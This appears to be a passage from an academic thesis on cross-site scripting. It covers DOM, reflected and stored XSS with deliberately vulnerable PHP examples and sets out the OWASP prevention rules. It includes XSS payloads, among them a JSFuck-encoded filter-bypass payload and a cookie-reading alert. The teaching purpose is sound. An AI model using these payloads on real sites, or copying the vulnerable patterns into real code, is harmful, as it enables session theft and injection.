![]%2B(![]%2B[%2B[]])[([![]]%2B[][[]])[%2B!%2B[]%2B[%2B[]]]%2B(!![]%2B[])[%2B[]]%2B(![]%2B[])
[%2B!%2B[]]%2B(![]%2B[])[!%2B[]%2B!%2B[]]%2B([![]]%2B[][[]])[%2B!%2B[]%2B[%2B[]]]%2B([][(![]%2B
[])[%2B[]]%2B(![]%2B[])[!%2B[]%2B!%2B[]]%2B(![]%2B[])[%2B!%2B[]]%2B(!![]%2B[])[%2B[]]]%2B[])
[!%2B[]%2B!%2B[]%2B!%2B[]]%2B(![]%2B[])[!%2B[]%2B!%2B[]%2B!%2B[]]]()[%2B!%2B[]%2B[%2B[]]]])()
[([][(![]%2B[])[%2B[]]%2B(![]%2B[])[!%2B[]%2B!%2B[]]%2B(![]%2B[])[%2B!%2B[]]%2B(!![]%2B[])[%2B
[]]]%2B[])[!%2B[]%2B!%2B[]%2B!%2B[]]%2B(!![]%2B[][(![]%2B[])[%2B[]]%2B(![]%2B[])[!%2B[]%2B!%2B
[]]%2B(![]%2B[])[%2B!%2B[]]%2B(!![]%2B[])[%2B[]]])[%2B!%2B[]%2B[%2B[]]]%2B([][[]]%2B[])[%2B!%2B
[]]%2B(![]%2B[])[!%2B[]%2B!%2B[]%2B!%2B[]]%2B(!![]%2B[])[%2B[]]%2B(!![]%2B[])[%2B!%2B[]]%2B
([][[]]%2B[])[%2B[]]%2B([][(![]%2B[])[%2B[]]%2B(![]%2B[])[!%2B[]%2B!%2B[]]%2B(![]%2B[])[%2B!%2B
[]]%2B(!![]%2B[])[%2B[]]]%2B[])[!%2B[]%2B!%2B[]%2B!%2B[]]%2B(!![]%2B[])[%2B[]]%2B(!![]%2B
[][(![]%2B[])[%2B[]]%2B(![]%2B[])[!%2B[]%2B!%2B[]]%2B(![]%2B[])[%2B!%2B[]]%2B(!![]%2B[])[%2B
[]]])[%2B!%2B[]%2B[%2B[]]]%2B(!![]%2B[])[%2B!%2B[]]]((![]%2B[%2B[]])[([![]]%2B[][[]])[%2B!%2B
[]%2B[%2B[]]]%2B(!![]%2B[])[%2B[]]%2B(![]%2B[])[%2B!%2B[]]%2B(![]%2B[])[!%2B[]%2B!%2B[]]%2B
([![]]%2B[][[]])[%2B!%2B[]%2B[%2B[]]]%2B([][(![]%2B[])[%2B[]]%2B(![]%2B[])[!%2B[]%2B!%2B[]]%2B
(![]%2B[])[%2B!%2B[]]%2B(!![]%2B[])[%2B[]]]%2B[])[!%2B[]%2B!%2B[]%2B!%2B[]]%2B(![]%2B[])[!%2B
[]%2B!%2B[]%2B!%2B[]]]()[%2B!%2B[]%2B[%2B[]]])%2B[])[%2B!%2B[]]%2B[!%2B[]%2B!%2B[]%2B!%2B[]%2B
!%2B[]]%2B[!%2B[]%2B!%2B[]]%2B([][(![]%2B[])[%2B[]]%2B(![]%2B[])[!%2B[]%2B!%2B[]]%2B(![]%2B[])
[%2B!%2B[]]%2B(!![]%2B[])[%2B[]]][([][(![]%2B[])[%2B[]]%2B(![]%2B[])[!%2B[]%2B!%2B[]]%2B(![]%2B
[])[%2B!%2B[]]%2B(!![]%2B[])[%2B[]]]%2B[])[!%2B[]%2B!%2B[]%2B!%2B[]]%2B(!![]%2B[][(![]%2B[])[%2
B[]]%2B(![]%2B[])[!%2B[]%2B!%2B[]]%2B(![]%2B[])[%2B!%2B[]]%2B(!![]%2B[])[%2B[]]])[%2B!%2B[]%2B
[%2B[]]]%2B([][[]]%2B[])[%2B!%2B[]]%2B(![]%2B[])[!%2B[]%2B!%2B[]%2B!%2B[]]%2B(!![]%2B[])[%2B
[]]%2B(!![]%2B[])[%2B!%2B[]]%2B([][[]]%2B[])[%2B[]]%2B([][(![]%2B[])[%2B[]]%2B(![]%2B[])[!%2B
[]%2B!%2B[]]%2B(![]%2B[])[%2B!%2B[]]%2B(!![]%2B[])[%2B[]]]%2B[])[!%2B[]%2B!%2B[]%2B!%2B[]]%2B
(!![]%2B[])[%2B[]]%2B(!![]%2B[][(![]%2B[])[%2B[]]%2B(![]%2B[])[!%2B[]%2B!%2B[]]%2B(![]%2B[])[%2
B!%2B[]]%2B(!![]%2B[])[%2B[]]])[%2B!%2B[]%2B[%2B[]]]%2B(!![]%2B[])[%2B!%2B[]]]((!![]%2B[])[%2B
!%2B[]]%2B(!![]%2B[])[!%2B[]%2B!%2B[]%2B!%2B[]]%2B(!![]%2B[])[%2B[]]%2B([][[]]%2B[])[%2B[]]%2B
(!![]%2B[])[%2B!%2B[]]%2B([][[]]%2B[])[%2B!%2B[]]%2B(![]%2B[%2B[]])[([![]]%2B[][[]])[%2B!%2B
[]%2B[%2B[]]]%2B(!![]%2B[])[%2B[]]%2B(![]%2B[])[%2B!%2B[]]%2B(![]%2B[])[!%2B[]%2B!%2B[]]%2B
([![]]%2B[][[]])[%2B!%2B[]%2B[%2B[]]]%2B([][(![]%2B[])[%2B[]]%2B(![]%2B[])[!%2B[]%2B!%2B[]]%2B
(![]%2B[])[%2B!%2B[]]%2B(!![]%2B[])[%2B[]]]%2B[])[!%2B[]%2B!%2B[]%2B!%2B[]]%2B(![]%2B[])[!%2B
[]%2B!%2B[]%2B!%2B[]]]()[%2B!%2B[]%2B[%2B[]]]%2B![]%2B(![]%2B[%2B[]])[([![]]%2B[][[]])[%2B!%2B
[]%2B[%2B[]]]%2B(!![]%2B[])[%2B[]]%2B(![]%2B[])[%2B!%2B[]]%2B(![]%2B[])[!%2B[]%2B!%2B[]]%2B
([![]]%2B[][[]])[%2B!%2B[]%2B[%2B[]]]%2B([][(![]%2B[])[%2B[]]%2B(![]%2B[])[!%2B[]%2B!%2B[]]%2B
(![]%2B[])[%2B!%2B[]]%2B(!![]%2B[])[%2B[]]]%2B[])[!%2B[]%2B!%2B[]%2B!%2B[]]%2B(![]%2B[])[!%2B
[]%2B!%2B[]%2B!%2B[]]]()[%2B!%2B[]%2B[%2B[]]])()[([][(![]%2B[])[%2B[]]%2B(![]%2B[])[!%2B[]%2B
!%2B[]]%2B(![]%2B[])[%2B!%2B[]]%2B(!![]%2B[])[%2B[]]]%2B[])[!%2B[]%2B!%2B[]%2B!%2B[]]%2B(!![]%2
```

```
B[][(![]%2B[])[%2B[]]%2B(![]%2B[])[!%2B[]%2B!%2B[]]%2B(![]%2B[])[%2B!%2B[]]%2B(!![]%2B[])[%2B
[]]])[%2B!%2B[]%2B[%2B[]]]%2B([][[]]%2B[])[%2B!%2B[]]%2B(![]%2B[])[!%2B[]%2B!%2B[]%2B!%2B[]]%2B
(!![]%2B[])[%2B[]]%2B(!![]%2B[])[%2B!%2B[]]%2B([][[]]%2B[])[%2B[]]%2B([][(![]%2B[])[%2B[]]%2B
(![]%2B[])[!%2B[]%2B!%2B[]]%2B(![]%2B[])[%2B!%2B[]]%2B(!![]%2B[])[%2B[]]]%2B[])[!%2B[]%2B!%2B
[]%2B!%2B[]]%2B(!![]%2B[])[%2B[]]%2B(!![]%2B[][(![]%2B[])[%2B[]]%2B(![]%2B[])[!%2B[]%2B!%2B
[]]%2B(![]%2B[])[%2B!%2B[]]%2B(!![]%2B[])[%2B[]]])[%2B!%2B[]%2B[%2B[]]]%2B(!![]%2B[])[%2B!%2B
[]]]((![]%2B[%2B[]])[([![]]%2B[][[]])[%2B!%2B[]%2B[%2B[]]]%2B(!![]%2B[])[%2B[]]%2B(![]%2B[])[%2
B!%2B[]]%2B(![]%2B[])[!%2B[]%2B!%2B[]]%2B([![]]%2B[][[]])[%2B!%2B[]%2B[%2B[]]]%2B([][(![]%2B[])
[%2B[]]%2B(![]%2B[])[!%2B[]%2B!%2B[]]%2B(![]%2B[])[%2B!%2B[]]%2B(!![]%2B[])[%2B[]]]%2B[])[!%2B
[]%2B!%2B[]%2B!%2B[]]%2B(![]%2B[])[!%2B[]%2B!%2B[]%2B!%2B[]]]()[%2B!%2B[]%2B[%2B[]]])%2B[])[%2B
!%2B[]]%2B[%2B!%2B[]]%2B[!%2B[]%2B!%2B[]%2B!%2B[]]%2B[%2B[]]%2B(%2B[]%2B([]%2B[])[([][(![]%2B
[])[%2B[]]%2B(![]%2B[])[!%2B[]%2B!%2B[]]%2B(![]%2B[])[%2B!%2B[]]%2B(!![]%2B[])[%2B[]]]%2B[])
[!%2B[]%2B!%2B[]%2B!%2B[]]%2B(!![]%2B[][(![]%2B[])[%2B[]]%2B(![]%2B[])[!%2B[]%2B!%2B[]]%2B
(![]%2B[])[%2B!%2B[]]%2B(!![]%2B[])[%2B[]]])[%2B!%2B[]%2B[%2B[]]]%2B([][[]]%2B[])[%2B!%2B[]]%2B
(![]%2B[])[!%2B[]%2B!%2B[]%2B!%2B[]]%2B(!![]%2B[])[%2B[]]%2B(!![]%2B[])[%2B!%2B[]]%2B([][[]]%2B
[])[%2B[]]%2B([][(![]%2B[])[%2B[]]%2B(![]%2B[])[!%2B[]%2B!%2B[]]%2B(![]%2B[])[%2B!%2B[]]%2B
(!![]%2B[])[%2B[]]]%2B[])[!%2B[]%2B!%2B[]%2B!%2B[]]%2B(!![]%2B[])[%2B[]]%2B(!![]%2B[][(![]%2B
[])[%2B[]]%2B(![]%2B[])[!%2B[]%2B!%2B[]]%2B(![]%2B[])[%2B!%2B[]]%2B(!![]%2B[])[%2B[]]])[%2B!%2B
[]%2B[%2B[]]]%2B(!![]%2B[])[%2B!%2B[]]])[%2B!%2B[]%2B[%2B[]]]%2B(%2B[]%2B([]%2B[])[([][(![]%2B
[])[%2B[]]%2B(![]%2B[])[!%2B[]%2B!%2B[]]%2B(![]%2B[])[%2B!%2B[]]%2B(!![]%2B[])[%2B[]]]%2B[])
[!%2B[]%2B!%2B[]%2B!%2B[]]%2B(!![]%2B[][(![]%2B[])[%2B[]]%2B(![]%2B[])[!%2B[]%2B!%2B[]]%2B
(![]%2B[])[%2B!%2B[]]%2B(!![]%2B[])[%2B[]]])[%2B!%2B[]%2B[%2B[]]]%2B([][[]]%2B[])[%2B!%2B[]]%2B
(![]%2B[])[!%2B[]%2B!%2B[]%2B!%2B[]]%2B(!![]%2B[])[%2B[]]%2B(!![]%2B[])[%2B!%2B[]]%2B([][[]]%2B
[])[%2B[]]%2B([][(![]%2B[])[%2B[]]%2B(![]%2B[])[!%2B[]%2B!%2B[]]%2B(![]%2B[])[%2B!%2B[]]%2B
(!![]%2B[])[%2B[]]]%2B[])[!%2B[]%2B!%2B[]%2B!%2B[]]%2B(!![]%2B[])[%2B[]]%2B(!![]%2B[][(![]%2B
[])[%2B[]]%2B(![]%2B[])[!%2B[]%2B!%2B[]]%2B(![]%2B[])[%2B!%2B[]]%2B(!![]%2B[])[%2B[]]])[%2B!%2B
[]%2B[%2B[]]]%2B(!![]%2B[])[%2B!%2B[]]])[%2B!%2B[]%2B[%2B[]]]%2B([][(![]%2B[])[%2B[]]%2B(![]%2B
[])[!%2B[]%2B!%2B[]]%2B(![]%2B[])[%2B!%2B[]]%2B(!![]%2B[])[%2B[]]][([][(![]%2B[])[%2B[]]%2B
(![]%2B[])[!%2B[]%2B!%2B[]]%2B(![]%2B[])[%2B!%2B[]]%2B(!![]%2B[])[%2B[]]]%2B[])[!%2B[]%2B!%2B
[]%2B!%2B[]]%2B(!![]%2B[][(![]%2B[])[%2B[]]%2B(![]%2B[])[!%2B[]%2B!%2B[]]%2B(![]%2B[])[%2B!%2B
[]]%2B(!![]%2B[])[%2B[]]])[%2B!%2B[]%2B[%2B[]]]%2B([][[]]%2B[])[%2B!%2B[]]%2B(![]%2B[])[!%2B
[]%2B!%2B[]%2B!%2B[]]%2B(!![]%2B[])[%2B[]]%2B(!![]%2B[])[%2B!%2B[]]%2B([][[]]%2B[])[%2B[]]%2B
([][(![]%2B[])[%2B[]]%2B(![]%2B[])[!%2B[]%2B!%2B[]]%2B(![]%2B[])[%2B!%2B[]]%2B(!![]%2B[])[%2B
[]]]%2B[])[!%2B[]%2B!%2B[]%2B!%2B[]]%2B(!![]%2B[])[%2B[]]%2B(!![]%2B[][(![]%2B[])[%2B[]]%2B
(![]%2B[])[!%2B[]%2B!%2B[]]%2B(![]%2B[])[%2B!%2B[]]%2B(!![]%2B[])[%2B[]]])[%2B!%2B[]%2B[%2B
[]]]%2B(!![]%2B[])[%2B!%2B[]]]((!![]%2B[])[%2B!%2B[]]%2B(!![]%2B[])[!%2B[]%2B!%2B[]%2B!%2B[]]%2
B(!![]%2B[])[%2B[]]%2B([][[]]%2B[])[%2B[]]%2B(!![]%2B[])[%2B!%2B[]]%2B([][[]]%2B[])[%2B!%2B
[]]%2B(![]%2B[%2B[]])[([![]]%2B[][[]])[%2B!%2B[]%2B[%2B[]]]%2B(!![]%2B[])[%2B[]]%2B(![]%2B[])
[%2B!%2B[]]%2B(![]%2B[])[!%2B[]%2B!%2B[]]%2B([![]]%2B[][[]])[%2B!%2B[]%2B[%2B[]]]%2B([][(![]%2B
[])[%2B[]]%2B(![]%2B[])[!%2B[]%2B!%2B[]]%2B(![]%2B[])[%2B!%2B[]]%2B(!![]%2B[])[%2B[]]]%2B[])
[!%2B[]%2B!%2B[]%2B!%2B[]]%2B(![]%2B[])[!%2B[]%2B!%2B[]%2B!%2B[]]]()[%2B!%2B[]%2B[%2B[]]]%2B
![]%2B(![]%2B[%2B[]])[([![]]%2B[][[]])[%2B!%2B[]%2B[%2B[]]]%2B(!![]%2B[])[%2B[]]%2B(![]%2B[])
[%2B!%2B[]]%2B(![]%2B[])[!%2B[]%2B!%2B[]]%2B([![]]%2B[][[]])[%2B!%2B[]%2B[%2B[]]]%2B([][(![]%2B
[])[%2B[]]%2B(![]%2B[])[!%2B[]%2B!%2B[]]%2B(![]%2B[])[%2B!%2B[]]%2B(!![]%2B[])[%2B[]]]%2B[])
[!%2B[]%2B!%2B[]%2B!%2B[]]%2B(![]%2B[])[!%2B[]%2B!%2B[]%2B!%2B[]]]()[%2B!%2B[]%2B[%2B[]]])()
[([][(![]%2B[])[%2B[]]%2B(![]%2B[])[!%2B[]%2B!%2B[]]%2B(![]%2B[])[%2B!%2B[]]%2B(!![]%2B[])[%2B
[]]]%2B[])[!%2B[]%2B!%2B[]%2B!%2B[]]%2B(!![]%2B[][(![]%2B[])[%2B[]]%2B(![]%2B[])[!%2B[]%2B!%2B
[]]%2B(![]%2B[])[%2B!%2B[]]%2B(!![]%2B[])[%2B[]]])[%2B!%2B[]%2B[%2B[]]]%2B([][[]]%2B[])[%2B!%2B
[]]%2B(![]%2B[])[!%2B[]%2B!%2B[]%2B!%2B[]]%2B(!![]%2B[])[%2B[]]%2B(!![]%2B[])[%2B!%2B[]]%2B
([][[]]%2B[])[%2B[]]%2B([][(![]%2B[])[%2B[]]%2B(![]%2B[])[!%2B[]%2B!%2B[]]%2B(![]%2B[])[%2B!%2B
[]]%2B(!![]%2B[])[%2B[]]]%2B[])[!%2B[]%2B!%2B[]%2B!%2B[]]%2B(!![]%2B[])[%2B[]]%2B(!![]%2B
[][(![]%2B[])[%2B[]]%2B(![]%2B[])[!%2B[]%2B!%2B[]]%2B(![]%2B[])[%2B!%2B[]]%2B(!![]%2B[])[%2B
[]]])[%2B!%2B[]%2B[%2B[]]]%2B(!![]%2B[])[%2B!%2B[]]]((![]%2B[%2B[]])[([![]]%2B[][[]])[%2B!%2B
[]%2B[%2B[]]]%2B(!![]%2B[])[%2B[]]%2B(![]%2B[])[%2B!%2B[]]%2B(![]%2B[])[!%2B[]%2B!%2B[]]%2B
([![]]%2B[][[]])[%2B!%2B[]%2B[%2B[]]]%2B([][(![]%2B[])[%2B[]]%2B(![]%2B[])[!%2B[]%2B!%2B[]]%2B
(![]%2B[])[%2B!%2B[]]%2B(!![]%2B[])[%2B[]]]%2B[])[!%2B[]%2B!%2B[]%2B!%2B[]]%2B(![]%2B[])[!%2B
[]%2B!%2B[]%2B!%2B[]]]()[%2B!%2B[]%2B[%2B[]]])%2B[])[%2B!%2B[]]%2B[!%2B[]%2B!%2B[]%2B!%2B[]%2B
!%2B[]]%2B[!%2B[]%2B!%2B[]]%2B([%2B[]]%2B![]%2B[][(![]%2B[])[%2B[]]%2B(![]%2B[])[!%2B[]%2B!%2B
[]]%2B(![]%2B[])[%2B!%2B[]]%2B(!![]%2B[])[%2B[]]])[!%2B[]%2B!%2B[]%2B[%2B[]]]%2B([]%2B[])
[(![]%2B[])[%2B[]]%2B(!![]%2B[][(![]%2B[])[%2B[]]%2B(![]%2B[])[!%2B[]%2B!%2B[]]%2B(![]%2B[])[%2
B!%2B[]]%2B(!![]%2B[])[%2B[]]])[%2B!%2B[]%2B[%2B[]]]%2B([][[]]%2B[])[%2B!%2B[]]%2B(!![]%2B[])
[%2B[]]%2B([][(![]%2B[])[%2B[]]%2B(![]%2B[])[!%2B[]%2B!%2B[]]%2B(![]%2B[])[%2B!%2B[]]%2B(!![]%2
B[])[%2B[]]]%2B[])[!%2B[]%2B!%2B[]%2B!%2B[]]%2B(!![]%2B[][(![]%2B[])[%2B[]]%2B(![]%2B[])[!%2B
[]%2B!%2B[]]%2B(![]%2B[])[%2B!%2B[]]%2B(!![]%2B[])[%2B[]]])[%2B!%2B[]%2B[%2B[]]]%2B(![]%2B[])
[!%2B[]%2B!%2B[]]%2B(!![]%2B[][(![]%2B[])[%2B[]]%2B(![]%2B[])[!%2B[]%2B!%2B[]]%2B(![]%2B[])[%2B
!%2B[]]%2B(!![]%2B[])[%2B[]]])[%2B!%2B[]%2B[%2B[]]]%2B(!![]%2B[])[%2B!%2B[]]]()[%2B!%2B[]%2B
[!%2B[]%2B!%2B[]]])())
```

This payload is a mix of an esoteric programming style based on JavaScript called JSFuck [46], and URL percent encoding in order to replace `+` characters by the corresponding percentage (i.e. `%2B`). Notice that the step of replacement of `+` JSFuck characters is essential to put this payload in an URL query. Indeed, `+` characters have special meaning in URL format which is "space" character and is not the same meaning in JSFuck [46]. With the esoteric encoding format, we can still use simple quote `'`, double quote `"`, open and close angle brackets (`<`, `>`) by bypassing the standard `htmlspecialchars` function with characters that are permited which are : `[`, `]`, `(`, `)`, `+`, and `!`.

XSS types. There are currently three distinct types of known XSS vulnerabilities: DOM XSS, reflected XSS, and Stored XSS.

Type 0: DOM-Based XSS. DOM XSS attacks [45], [78] are special forms of XSS flaws that occur entirely in the victim's browser. This type of XSS uses a vulnerability found directly on the client side. Its particularity is that the server is unable to see this attack, and can not defend itself using standard defence mechanisms, neither by validating nor filtering the input on the server-side or by sanitizing the exit. The reason is that the entire flow from source to sink happens in client-side code.

```
1  <?php
2    $email = 'foo.bar@exemple.com';
3    setcookie("LOGGED_USER", $email);
4  ?>
5  <!DOCTYPE html>
6  <html>
7    <head>
8      <title> DOM XSS </title>
9    </head>
10   <body>
11     <div id="div1">Hello, guest!</div>
12     <script>
13       <!-- CLIENT CODE -->
14       var currentSearch = document.location.search;
15       var searchParams = new URLSearchParams(
16                   currentSearch);
17
18       var username = searchParams.get('name');
19
20       if (username !== null) {
21         document.getElementById('div1').innerHTML =
             'Hello, ' + username + '!';
22       }
23     </script>
24   </body>
25 </html>
```

Figure 2.3 – DOM XSS.

To illustrate a DOM-XSS attack, Figure 2.3 shows the code of a web application written in PHP. This code is structured in two parts.
On the one hand, the server-side code is defined from lines 1 to 5.
This part of the code will be executed exclusively on the server-side, and it sets a cookie containing the email address `foo.bar@example.com` of one of the users of

this application. This email represents personal and sensitive information. This cookie will be sent along with the client-side code when the user wants to access this application and stored in the client's web browser.
On the other hand, the client-side code defines the web page's content, starting at line 6 and ending at 25. The page's content will be sent to the web browser of the user who wishes to access the content of this page. The web browser will interpret the HTML code, rendering a page displaying *"Hello, guest!"* whose title is *"DOM XSS"*. In addition to HTML content, this page also contains JavaScript client code delimited by the opening `<script>` tag line 13 and the closing `</script>` tag line 23. This code is executed only on the client-side by the web browser.
Lines 15 to 18 allow you to retrieve in a variable named username a part named *"name"* of the request that composes the `GET` request (i.e. user-controllable input), and if the value of this request is defined, then it is displayed in the HTML div tag instead of *"Guest"*. Through the query of the `GET` request, an external script can be run and steal the cookie value without the application's web server noticing. The following payload illustrates the ability to retrieve the value of the cookie whose name is `LOGGED_USER` and value is `foo.bar@example.com` :

```
<img+src+onerror=alert(document.cookie)>
```

Type 1: Reflected XSS (or Non-Persistent). Reflected XSS vulnerabilities occur when a sink renders untrusted data from the client-side source without storing the XSS payload retrieved by a web application's web server. In this type of XSS form, the flow from source to sink crosses the client-side and the server-side.
To illustrate a reflected XSS attack, Figure 2.3 shows the code of a web application written in PHP. This code consists of two parts. On the one hand, this application is composed of lines 1 to 7, which will be only executed on the server-side and will never be transmitted to the client. This snippet of code purely written in PHP makes it possible to retrieve a value from the query named `username` linked to the `GET` request. The query value is stored in a variable named `$tainted`, which is a source where the web application can retrieve a user-controllable input. In this example, we can notice that the source belongs to the servers-side part.
On the other hand, lines 8 to 21 constitute the web client's content of the application. This part uses a mixture of two syntaxes. Indeed, a small part contains PHP code from lines 15 to 18, and all the rest is written in HTML.
All the HTML content will be sent to the web browser, executing and rendering the content to users wanting to access the application. Concerning PHP code from lines 15 to 18 will be evaluated before the HTML page is sent to the client. Moreover, we can notice that this PHP code does not store the value of the source, defined in line 3, but reflects it through a sink which is, in this example, the PHP echo function.
When users request access to the web application, they can put any value associated with the username `GET` request, i.e. a user-controllable input. This value can be a payload like the following:

```
%3Cscript%3Ealert(%22xss%22)%3C/script%3E
```

```
1  <?php
2    //source
3    $tainted = $_GET['username'];
4    if(!$tainted){
5      $tainted = "World";
6    }
7  ?>
8  <!DOCTYPE html>
9  <html>
10   <head>
11     <title> Reflected XSS </title>
12   </head>
13   <body>
14   <h1>
15     <?php
16     //sink with flaw
17     echo "Hello $tainted !" ;
18     ?>
19   </h1>
20   </body>
21 </html>
```

Figure 2.4 – Reflected XSS.

The web server receives the HTTP request and temporarily retrieves the username value in the `$tainted` variable. It executes the PHP code snippet containing the sink, located in the `<h1>` context, and then returns the HTML content of the application. The user's web browser displays the main title *"Hello"*, followed by the username value passed through the `GET` request. With the previous payload, the victim browser will execute the JavaScript script it contains.

Type 2: Stored XSS (or Persistent). Stored XSS attacks occur when a receiver renders untrusted data from the client-side source previously stored by a web application's web server. The particularity of this XSS type form resides in the storage of the user's unreliable data between the flow from the source to the sink.
To illustrate a stored XSS attack, Figure 2.5 shows the code of a web application written in PHP. This code is made up of two parts. On the one hand, this application is composed of lines 1 to 19. These lines of code will only be executed on the server-side and will never be transmitted to the client. This code snippet purely written in PHP makes it possible to retrieve a value from the request named `'post'` linked to the `GET` request. The query value is stored in a variable named `$tainted`, which is a source where the web application can retrieve user-controllable input. In this example, we can notice that the source belongs to the part that only runs on the server-side. Next, the user data in the `$tainted` variable is stored and appended to the end of the file

```
1  <?php
2    //retrieve user data post
3    $tainted = $_GET['post'];
4
5    //storage of the user data
6    $filename = "tainted_db.txt";
7    $file = fopen( $filename, "a" );
8    //$file=false;
9    if( $file == false ) {
10     echo "An error occured. Please try again or
         contact the administrator." ;
11     exit();
12   }
13   //stored user data post
14   if($tainted){
15     fwrite( $file, "$tainted <br>" );
16   }
17   fclose( $file );
18   //source
19   $tainted_db = `cat ./tainted_db.txt`;
20 ?>
21 <!DOCTYPE html>
22 <html>
23   <head>
24     <title> Stored XSS </title>
25   </head>
26   <body>
27     <h1>Forums</h1>
28     <main>
29       <h2>Posts</h2>
30       <?php
31         //sink with flaw
32         echo $tainted_db ;
33       ?>
34     </main>
35   </body>
36 </html>
```

Figure 2.5 – Stored XSS.

named `"tainted_db.txt"`. Line 18 defines the vulnerability source where the server retrieves all the contents of the *"tainted_db.txt"* storage file into a variable named `$tainted_db`.
On the other hand, lines 20 to 35 constitute the web client content of the application.

```
hello+World!+%3Cscript%3E+[][(![]%2B[])[%2B[]]%2B
   (![]%2B[])[!%2B[]%2B!%2B[]]%2B(![]%2B[])[%2B!%2B
   []]%2B(!![]%2B[])[%2B[]]][([][(![]%2B[])[%2B[]]%2
   B(![]%2B[])[!%2B[]%2B!%2B[]]%2B(![]%2B[])[%2B!%2B
   []]%2B(!![]%2B[])[%2B[]]]%2B[])[!%2B[]%2B!%2B[]%2
   B!%2B[]]%2B(!![]%2B[][(![]%2B[])[%2B[]]%2B(![]%2B
   [])[!%2B[]%2B!%2B[]]%2B(![]%2B[])[%2B!%2B[]]%2B
   (!![]%2B[])[%2B[]]])[%2B!%2B[]%2B[%2B[]]]%2B
   ([][[]]%2B[])[%2B!%2B[]]%2B(![]%2B[])[!%2B[]%2B
   !%2B[]%2B!%2B[]]%2B(!![]%2B[])[%2B[]]%2B(!![]%2B
   [])[%2B!%2B[]]%2B([][[]]%2B[])[%2B[]]%2B
   ([][(![]%2B[])[%2B[]]%2B(![]%2B[])[!%2B[]%2B!%2B
   []]%2B(![]%2B[])[%2B!%2B[]]%2B(!![]%2B[])[%2B
   []]]%2B[])[!%2B[]%2B!%2B[]%2B!%2B[]]%2B(!![]%2B
   [])[%2B[]]%2B(!![]%2B[][(![]%2B[])[%2B[]]%2B
   (![]%2B[])[!%2B[]%2B!%2B[]]%2B(![]%2B[])[%2B!%2B
   []]%2B(!![]%2B[])[%2B[]]])[%2B!%2B[]%2B[%2B[]]]%2
   B(!![]%2B[])[%2B!%2B[]]](![]%2B[])[%2B!%2B[]]%2B
   (![]%2B[])[!%2B[]%2B!%2B[]]%2B(!![]%2B[])[!%2B
   []%2B!%2B[]%2B!%2B[]]%2B(!![]%2B[])[%2B!%2B[]]%2B
   (!![]%2B[])[%2B[]]%2B([][(![]%2B[])[%2B[]]%2B
   (![]%2B[])[!%2B[]%2B!%2B[]]%2B(![]%2B[])[%2B!%2B
   []]%2B(!![]%2B[])[%2B[]]]%2B[])[%2B!%2B[]%2B[!%2B
   []%2B!%2B[]%2B!%2B[]]]%2B[%2B!%2B[]]%2B([%2B[]]%2
   B![]%2B[][(![]%2B[])[%2B[]]%2B(![]%2B[])[!%2B[]%2
   B!%2B[]]%2B(![]%2B[])[%2B!%2B[]]%2B(!![]%2B[])[%2
   B[]]])[!%2B[]%2B!%2B[]%2B[%2B[]]])()+%3C/script%3
   E
```

Figure 2.6 – Stored XSS payload using JsFuck [46] and URL percent encoding.

This part uses a mixture of two syntaxes. Indeed, a small part contains PHP code from lines 29 to 32, and all the rest is written in HTML. All HTML content will be sent to the web browser, executing and rendering the content to users wishing to access the application. Concerning PHP, the code of lines 29 to 32 will be evaluated before sending the HTML page to the client. This PHP code, which calls the echo function and displays the content of the source *$tainted_db*, is the sink of the application.
When users request access to the web application, they can put any value associated with the `'post'` data GET request, which is a user-controllable input. This value can be a payload like in Figure 2.6.
The web server receives the HTTP request, retrieves the post data message from the user, and stores it. It executes the PHP code snippet containing the sink, located in the `<main>` context, and then returns the HTML content of the application. The user's

web browser displays the main title *"Forums"*, followed by the subtitle *"Posts"* and all previously stored user post data messages with the addition of the new post data passed through the `GET` request. With the previous payload, all next users will execute the JavaScript script it contains, and although it has been stored, it is not easy to see that it allows this execution.
The meaning of the XSS payload in Figure 2.6 is :

```
    hello+World!+ <script>alert(1)+ </script>
```

2.1.2 OWASP Prevention Rules

The Open Web Application Security Project (OWASP) is an nonprofit foundation that produces open source tools, methodologies and, documentation focuses on web application security. One of its most popular projects is OWASP's Top 10 Web Application Security Risks. This is a standard web application security and developer awareness document. It represents a broad consensus on the most critical security risks for web applications. XSS vulnerabilities belong to the third category [2] of the Top Ten of 2021 [73], called *A03:Injection* which aggregate SQL Injection External Control of File Name or Path, and Cross-Site Scripting.
OWASP has another project called OWASP XSS Prevention Cheat Sheet [79] that is a resource providing nine rules to prevent XSS from using output encoding depending on the context around it. A context is a snippet HTML, Javascript or CSS code that surrounds untrusted user data.
The OWAPS XSS prevention project categorizes contexts of untrusted user data and generates nine prevention rules that appropriately isolate different code contexts and assign them the appropriate sanitisation. For example, in Figure 2.8, we show five different types of HTML, CSS, and JavaScript contexts. Each of these contexts uses untrusted user data called `userData` that is defined in Figure 2.7. In the following, we will use this variable to illustrate user data input in other listings of this section, and we describe in detail rule 0 to 5.
In developing a web application, developers can use untrusted user-controllable data in any context.

```
1 userData = query.userData
```

Figure 2.7 – userData variable definition with a URL query part called `userData`.

Rule 0 - Never insert untrusted data except in allowed locations. The OWASP recommandation, in rule 0, is on not placing untrusted data in five specific contexts defined as too delicate to find an appropriate generic cleanup. In particular, to follow this rule, developers should never place untrusted user input directly into a script, neither in HTML comments, nor in CSS sheet styles, nor as HTML attributes, nor in names custom HTML tags, as described in the following:

2. XSS vulnerabilities had their own category (*A07:Cross-site Scripting*) in the Top Ten of 2017 [72]

```
<script> ${userData} </script>
<!-- ${userData} -->
<style> ${userData} </style>
<div ${userData}="value"> content </div>
<${userData} href="/value"/>
```

Figure 2.8 – Prohibited locations for untrusted user data entries such as `userData`.

Table 2.2 – Sanitization for rule 1 - encoding five specific HTML characters.

#	Character	Description	Type of encoding	Result
1	<	angle bracket open	HTML entity name	&lt;
2	>	angle bracket close	HTML entity name	&gt;
3	&	ampersand	HTML entity name	&amp;
4	“	double quotation mark	HTML entity name	&quot;
5	’	simple quotation mark	HTML entity number	&#x27;

Rule 1 - HTML encode before inserting untrusted data into HTML element content. The second rule, Rule 1, is for developers who need to insert untrusted user data directly into the content of HTML elements such as `<body>`, `<div>`, `<p>`, `<main>`, `<b>`, `<td>`, etc. Figure 2.9 shows five examples of common HTML tags affected by

```
<body> ${userData} </body>
<div> ${userData} </div>
<p> ${userData} </p>
<main> ${userData} </main>
<b> ${userData} </b>
<td> ${userData} </td>
```

Figure 2.9 – Untrusted user data can be used inside any HTML contents.

this rule. As these examples are described, they are unsafe and appropriate sanitization should be applied for each of them.
